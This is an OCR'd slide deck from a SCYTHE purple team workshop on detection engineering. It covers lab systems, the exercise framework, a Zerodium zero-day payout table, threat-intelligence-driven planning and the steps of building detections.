Purple Team Workshop

Detection Engineering

SCYTHE

Hands-On Workshop Format

- Isolated lab environment for you to play CTI, Red Team, and Blue Team
  - Consume CTI, emulate TTPs, and then defend against them
- Built on VMware Learning Platform
- A bit of lecture to introduce key concepts
- 3 total hours to play in the lab environment - self paced manual
- 4 Systems
  - Unicorn - Windows member server you login to and can compromise
  - UnicornDC1 - a domain controller you can target
  - SANS Slingshot C2 Matrix Edition - a bunch of C2s pre-installed and VECTR
  - SCYTHE - the industry leading adversary emulation attack platform

Chris Peacock – Principal Detection Engineer

SCYTHE

Raytheon Intelligence & Space

GENERAL DYNAMICS
Ordnance and Tactical Systems


ALPHA II

- Detection Engineer
- CTI Analyst
- Incident Responder
- Threat Hunter
- SOC Analyst
- Purple Team Lead
- Network Engineer
- GCTI, GCFA, GCED
- Top 20 Sigma Contributor
- Top 10 LOLBAS Contributor

Purple Teaming

SCYTHE

ATTACK. DETECT. RESPOND.




Operationalized Purple Team

New CTI or TTPs

- CTI, Red, or Blue discover/share/notify
- Assign CTI, Red, and Blue Team member

Detection Engineering

- Detection Understanding
- Deployment, Integration, Creation
- Repeat attack for training and validation



Analyze & Organize TTPs

- Map to MITRE ATT&CK
- Correlate with previous tests


Tabletop Discussion

- Expected Detection and Response

Emulate Attack


- Threat Understanding
- Deployment, Integration, Creation

Purple Team Exercise Framework



https://github.com/scythe-io/purple-team-exercise-framework

Vendor Shift



Why Assume Breach?

- Efficiency in Testing - Cost
- Phishing Works
- Insider Threat
- Zero Day
- Misconfiguration
- Already breached

Cost of Zeroday

zerodium

HOME BOUNTIES FAQ SUBMIT EVENTS CONT

ZERODIUM Payouts for Desktops/Servers*

Windows
macOS
Linux/BSD
Any OS

RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME: Virtual Machine Escape


Up to $1,000,000										1.001 Win RCE Zero Click Win
Up to $500,000								3.001 Chrome RCE+LPE Win	2.001 Apache RCE Linux	2.002 MS IIS RCE Win
Up to $250,000							5.001 MS Outlook RCE Win	4.001 MS Exchange RCE Win	2.003 OpenSSL RCE Linux	2.004 PHP RCE Linux
Up to $200,000	6.001 VMware ESXi VME	5.002 Thunderbird RCE Win/Linux			4.002 Sendmail RCE Linux	4.003 Postfix RCE Linux	4.004 Dovecot RCE Linux	4.005 Exim RCE Linux	2.005 nginx RCE Linux	
Up to $100,000		3.002 Safari RCE+LPE Mac	3.003 Edge RCE+LPE Win	3.004 Firefox RCE+LPE Win	5.003 Word/Excel RCE Win	7.001 WordPress RCE Linux	7.002 cPanel/WHM RCE Linux	7.003 Plesk RCE Linux	7.004 Webmin RCE Linux	
Up to $80,000	6.002 VMware WS VME Win/Linux					5.004 Adobe PDF RCE+SBX Win	5.005 WinRAR RCE Win	5.006 7-Zip RCE Win	6.003 Windows LPE/SBX Win	
Up to $50,000	6.004 USB LPE Win/Mac	8.001 Antivirus RCE Win			5.007 WinZip RCE Win	5.008 tar RCE Linux	6.005 macOS LPE/SBX Mac	6.006 Linux LPE Linux	6.007 BSD LPE BSD	
Up to $10,000	9.001 Routers RCE	8.002 Antivirus LPE Win	7.005 phpBB RCE Linux	7.006 vBulletin RCE Linux	7.007 MyBB RCE Linux	7.008 Joomla RCE Linux	7.009 Drupal RCE Linux	7.010 Roundcube RCE Linux	7.011 Horde RCE Linux	

* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.


2019/01 © zerodium.com

SCYTHE


Operationalized Purple Team: Detection



Strategic Drivers



Strategic Driver: Threat Understanding




- We do not operate in a vacuum.
- Understanding your threat landscape is crucial.
  - If you don't know PowerShell is used maliciously, you won't try to detect it.
- Stay in your threat landscape.

Strategic Driver: Data Collection

- What data are you collecting?
  - Where are you collecting it?
    - Is it in only in your EDR?


- How do you prioritize Data Sources?




Strategic Driver: Operational Capacity

The Detection Cyborg

- The level of capability and proficiency between Analyst and Tools
  - Great analyst can be hindered by inefficient tools.
  - Great tools will be underutilized by novice analysts.
  - Time is another limitation.
    - Time to understand the attack
    - Time to determine logs
    - Time to develop query
    - Time to run query
      (30 Day Baseline SIEM Search)
    - Time to document



Detection Engineering Process



Direction

Cyber Threat Intelligence (CTI) & Threat Understanding

Collection

Collect Emulation Logs

Processing


Processing Logs for Query Development

Dissemination

Distributing to Stakeholders
SOC, Management, Red Team, etc

Deep Dive: Direction


- What is Cyber Threat Intelligence?
  - “Like all intelligence, cyber threat intelligence provides a value-add to cyber threat information, which reduces uncertainty for the consumer, while aiding the consumer in identifying threats and opportunities.” - Center for Internet Security



Threat Driven

SCYTHE


Cyber Threat Intelligence




https://www.incibe-cert.es/en/blog/active-defence-and-intelligence-threat-intelligence-industrial-environments

Know Thyself

- What information does the organization have?
- What geographic locations does the organization operate in?
- What industries does the organization operate in or support?
  - Component of other industries' supply chains?
- What activity groups are targeting me right now?




Mapping Threats – Threat Box



Andy Piazza - Threat Box

https://klrgrz.medium.com/quantifying-threat-actors-with-threat-box-e6b641109b11

Direction: Cyber Threat Intelligence (CTI)



[ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK](#) - Katie Nickels and Cody Thomas

Detection Engineering Intel Focus


- Purpose is to detect suspicious events that may be indicative of a malicious actor.

- Areas may include:
  - SIEM
  - EDR

Our Focus

  - YARA
  - SNORT
  - IOC Feeds

